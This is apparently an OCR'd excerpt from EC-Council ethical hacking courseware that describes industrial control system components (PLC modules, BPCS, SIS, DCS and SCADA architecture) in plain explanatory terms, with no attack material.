
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Components of an ICS - Programmable Logic Controller (PLC)

- A programmable logic controller (PLC) is a small solid-state control computer where instructions can be customized to perform a specific task
- PLC systems consists of three modules:
  - CPU Module: It comprises of a central processor and its memory component
  - Power Supply Module: It provides a necessary supply of power required for the CPU and I/O modules by converting the power from AC to DC
  - I/O Modules: These are used in connecting the sensors and actuators with the system for sensing and controlling the real-time values such as pressure, temperature, and flow
- PLCs are used in industries such as the steel industry, automobile industry, energy sector, chemical industry, glass industry, and paper industry

PLC Architecture




Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Components of an ICS - Basic Process Control System (BPCS)

- A BPCS is responsible for process control and monitoring of the industrial infrastructure
- It is a system that responds to input signals from the process and associated equipment to generate output signals that cause the process and its associated equipment to operate based on an approved design control strategy
- A BPCS is applicable to all sorts of control loops like temperature control loops, batch control, pressure control loops, flow control loops, feedback and feed-forward control loops used in industries such as chemical, oil and gas, and food and beverages

Basic Process Control System

Closed Loop System




Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Components of an ICS - Safety Instrumented Systems (SIS)

- An SIS is an automated control system designed to safeguard the manufacturing environment in case of any hazardous incident in the industry
- It is an essential component of a risk management strategy that uses layers of protection to prevent the operational boundaries of critical processes from reaching an unsafe operating condition

- An SIS system basically comprises of sensors, logic solvers and final control elements that maintain safe operation of processes by performing the following functions:
  - Sensors collect information to determine and measure the process parameters (temperature, pressure, etc.) to predict if the equipment is operating in a safe state or not
  - Logic solvers act as controllers that capture signals from the sensors and execute the pre-programmed actions to avoid risk by providing output to the final control elements
  - The final control elements implement the actions determined by the logic controller to bring the system to a safe state
- Typical examples of SIS systems are fire and gas systems, safety interlock systems, safety shutdown systems, etc.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Components of an ICS

An ICS is a broad class of command and control networks and systems that are required to control and monitor every industrial process. Each type of ICS works and functions differently based on the functionality and complexity of the control action.

ICSs can be classified into the following types of most commonly and widely used control systems:

- **Distributed Control System (DCS)**

  A DCS is used to control production systems spread within the same geographical location. Such systems are primarily used for large, complex, and distributed processes that are carried out in industries such as chemical manufacturing and nuclear plants, oil refineries, water and sewage treatment plants, electric power generation plants, and automobile and pharmaceutical manufacturing. A DCS is generally a highly engineered and large-scale control system that is often used to perform an industry-specific task. It contains a centralized supervisory control unit used to control multiple local controllers, thousands of input/output (I/O) points, and various other field devices that are part of the overall production process.

  To attain the process control, a DCS employs various feedback and feedforward loops along with key product conditions that are established as per the targeted set points. It operates using a centralized supervisory control loop, such as SCADA and MTU, that connects a group of localized controllers such as RTU/PLC to execute the overall tasks required for the working of an entire production process. A high level of redundancy is provided at every level, starting from the I/O of the controllers to the network level. This redundancy helps other processes to continue smoothly in case of any single processor

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

failure. The primary reason for choosing DCS systems in industry is the adaptability and flexibility that it provides in controlling distributed discrete field devices and their operating stations. Moreover, a DCS is scalable and hence can be arrayed either during initial installation as a large integrated system or as a modular system that can be integrated as per the requirements. DCSs are in a state of constant development as new technologies such as wireless systems and protocols, remote transmission, logging and data historian, and embedded web servers are being included over time.




Figure 18.64: DCS architecture

- **Supervisory Control and Data Acquisition (SCADA)**

  SCADA is a centralized supervisory control system that is used for controlling and monitoring industrial facilities and infrastructure. Many organizations incorporate SCADA systems for the automation of complex industrial processes, measuring trends in real time, and the detection and correction of problems. Generally, SCADA systems are distributed over a wide geographical area; as a result, various industries rely on SCADA systems for the transportation of oil and gas, wastewater treatment and management, pipeline operations, telecommunications, power grids, building automation, public transportation systems, etc.

  The SCADA system is a centralized system that provides supervisory control and also enables real-time acquisition of data from dispersed assets used in industrial processes. It consists of hardware and software components that collect and send data to manage and control processes both locally and at remote locations. The collected data is stored in longtime storage devices such as a data historian to help the operators interpret the data and enable different setpoints. These setpoints help the system in efficiently responding to unusual actions, either by sending commands themselves or sending alerts to an operator.

  SCADA systems provide centralized controlling and monitoring of multiple process inputs and outputs by integrating the data acquisition system with the data transmission system and HMI software. SCADA systems collect information from field devices and

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

transmit it to a central computer system. This information is displayed to the operator in a graphical or textual format, enabling the operator to control and monitor the entire SCADA system from a central location in real time.

The SCADA architecture consists of hardware such as a control server (SCADA-MTU) and communication devices (network cables, radio devices, telephone lines, cables, etc.) along with an array of field sites distributed geographically, consisting of PLCs, RTUs, etc., which are used to monitor and control the operation of industrial equipment. The information from the RTU is controlled and processed by the control server, and the field devices are controlled and monitored by the RTU or PLC. The SCADA software is programmed to inform the entire system regarding what should be monitored, when it should be monitored, and what the acceptable parameter ranges are, in addition to informing the system regarding the response that needs to be initiated when the parameter values exceed the set ranges. An IED may collect the data and transfer it to the control server directly, or a local RTU may instruct the IED to collect the data and send it to the control server. The IED includes a communication interface for monitoring and controlling various sensors and equipment. IEDs are either directly controlled by the control server or include local programming that enables them to act independently without the intervention of the control server. SCADA systems are fault-tolerant systems with redundant systems. This redundancy may not be sufficient to protect SCADA systems from malicious attacks.




Figure 18.65: SCADA architecture

- **Programmable Logic Controller (PLC)**

  A PLC is a real-time digital computer used for industrial automation. PLCs are considered more than just digital computers in various industrial control systems due to their extraordinary features such as robust construction, ease of programming, sequential control, ease of hardware use, timers and counters, and reliable controlling capabilities. They are essentially built to survive severe industrial environments. The industries in which PLCs are used include the steel, automobile, energy, chemical, glass, paper, cement manufacturing industries.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The PLC is a small solid-state control computer for which instructions can be customized to perform a specific task. The stored instructions in PLCs can be used to perform specific functions such as logic, timing, counting, I/O control, communication, arithmetic, and file and data processing. The use of PLCs in industry has largely replaced drum sequencers, hard-wired relays, and timers.

PLCs perform continuous monitoring of input values produced by sensors and generate outputs needed for the operation of actuators.

A PLC system consists of three modules:

1. **CPU Module**: The CPU module comprises a central processor and its memory component. The processor is responsible for performing the required data computations and data processing by receiving inputs and producing corresponding outputs. The memory part consists of both RAM and ROM memories. RAM stores user-written programs, whereas ROM stores operating systems, drivers, and application programs. PLCs also include retentive memory that is used to preserve user programs and data when there is a breakage in power supply. This retentive memory helps in resuming the execution of the user program once the power supply returns. For this reason, PLCs generally do not use a monitor or keyboard for reprogramming the processor whenever the power fails.
2. **Power Supply Module**: The power supply module provides the necessary supply of power required for CPU and I/O modules by converting AC to DC. This module is essentially responsible for running the system. A 5 V DC output from the power supply module is used to run the computer circuitry of the PLC, whereas in some PLCs, a 24 V DC output from the power supply module is used to run sensors and actuators.
3. **I/O Modules:** The input and output modules of the PLC system are used in connecting the sensors and actuators with the system for sensing and controlling real-time values such as pressure, temperature, and flow.

   There are different types of I/O modules. Some of the most important are discussed below:

   - **Digital I/O Module**: Used for the connection of sensors and actuators that are digital in nature (only for switching ON and OFF). These modules work with multiple digital inputs and outputs and support both AC and DC voltages.
   - **Analog I/O Module**: Used for the connection of sensors and actuators that provide analog electric signals. This module includes an analog-to-digital converter for converting analog data into digital data. The CPU module processes this digital data.
   - **Communication I/O Module**: Used for exchanging information between a communication network and a CPU located at a remote distance.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The main purpose of a PLC is to make machinery and systems work automatically without human intervention. Therefore, a PLC is very important, as it is responsible for all the growth, manufacturing, production, etc.




Figure 18.66: PLC architecture

- **Basic Process Control System (BPCS)**

  A BPCS is responsible for performing process control and monitoring for industrial infrastructure. It is a system that responds to input signals from processes and associated equipment to generate output signals that allow the process and its associated equipment to operate based on an approved design control strategy. BPCS systems are dynamic in nature and are highly adaptable to changing process conditions. They are applicable to all sorts of control loops, including the temperature, batch, pressure, flow, feedback, and feedforward control loops used in industries such as the chemical, oil and gas, and food and beverages industries.

  The use of BPCSs is crucial in industry as they act as the first layer of protection against any unsafe or hazardous condition to the equipment. BPCS systems are often used to push the performance limits to attain the desired performance. BPCSs differ from safety control systems in terms of security, as they lack diagnostic routines to identify any system flaws. However, they can meet a wide range of industrial challenges related to system operation and business monitoring could benefit from a well-designed control system.

  Listed below are some of the important functions offered by BPCS:

  - Offers trending and alarm/event logging facilities
  - Provides an interface from which an operator can monitor and control a system using an operator console (HMI)
  - Controls the processes that in turn optimize the plant operation to enhance the quality of the product
  - Generates production data reports

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 18.67: BPCS architecture

- **Safety Instrumented Systems (SIS)**

  A safety instrumented systems (SIS) is an automated control system designed to safeguard the manufacturing environment in case of any hazardous incident in industry. They monitor and perform "specific control functions" to shut down the monitored system or bring it to a predefined safe state to reduce the adverse impacts of an incident. They function as an essential component of a risk management strategy that uses layers of protection to prevent the operational boundaries of the critical process from reaching an unsafe operating condition. Typical examples of SIS systems are fire and gas systems, safety interlock systems, safety shutdown systems, etc.

  In industry, an SIS overrides the BPCS operationally and functions when BPCS does not operate a process within the normal operational parameters. For a given condition, if BPCS starts operating beyond normal operational limits, the SIS provides an automated control environment to detect and respond to the critical process. SIS either preserves the state or changes it to a safe state, i.e., equipment or process shutdown. Finally, the last layer of protection is applied where devices like relief valves, rupture disks, flare systems, etc. are used before the process enters the unsafe operating limits. The events generated and actions performed by the SIS system are illustrated in the diagram:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

